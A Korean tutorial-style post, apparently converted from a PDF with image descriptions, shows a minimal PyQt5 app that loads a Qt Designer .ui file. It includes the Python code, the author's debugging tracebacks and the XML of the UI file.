
```
1 import sys
2 from PyQt5.QtWidgets import *
3 from PyQt5 import uic
4
5 form_class = uic.loadUiType("fdsa.ui")[0]
6
7 class WindowClass(QMainWindow, form_class) :
8     def __init__(self) :
9         super().__init__()
10        self.setupUi(self)
11
12 if __name__ == '__main__' :
13     app = QApplication(sys.argv)
14     mywindow = WindowClass()
15     mywindow.show()
16     app.exec_()
17
18
```

The terminal window shows the execution of the code, which results in a window titled "test" displaying the text "Hell_world".

```
문제 8 출력 디버그 콘솔 터미널 포트
Hello, World!
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 2, in <module>
    from PyQt5.Qtwidgets import *
ModuleNotFoundError: No module named 'PyQt5.Qtwidgets'
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 7, in <module>
    class WindowClass(QMainWindow, from_class):
    ^^^^^^^^^^^^^
NameError: name 'from_class' is not defined. Did you mean: 'form_cass'?
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 7, in <module>
    class WindowClass(QMainWindow, form_class):
```


본격 코드 구현전 간단한 exe 테스트

[생성된 UI 파일을 뜯어보면 XML 형식으로 저장되어 있는걸 볼 수 있다.]



The image shows a Windows file explorer window with the following details:

- Address bar: 내 PC > 바탕 화면 > project_12
- Files in project_12:
 - app.py (2024-12-02 오후)
 - fdsa.ui (2024-12-02 오후)


The text editor window shows the XML content of 'fdsa.ui':

```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
  <class>test</class>
  <widget class="QWidget" name="test">
    <property name="geometry">
      <rect>
        <x>0</x>
        <y>0</y>
        <width>391</width>
        <height>353</height>
      </rect>
    </property>
    <property name="windowTitle">
      <string>test</string>
    </property>
    <widget class="QLabel" name="label">
      <property name="geometry">
        <rect>
          <x>0</x>
          <y>5</y>
          <width>391</width>
          <height>341</height>
        </rect>
      </property>
      <property name="font">
        <font>
          <family>Bernard MT Condensed</family>
          <pointsize>48</pointsize>
        </font>
      </property>
      <property name="text">
        <string>Hell_world</string>
      </property>
    </widget>
  </widget>
</ui>
```

본격 코드 구현전 간단한 exe 테스트

[생성된 UI 파일을 열어보면 XML 형식으로 저장되어 있는걸 볼 수 있다.]

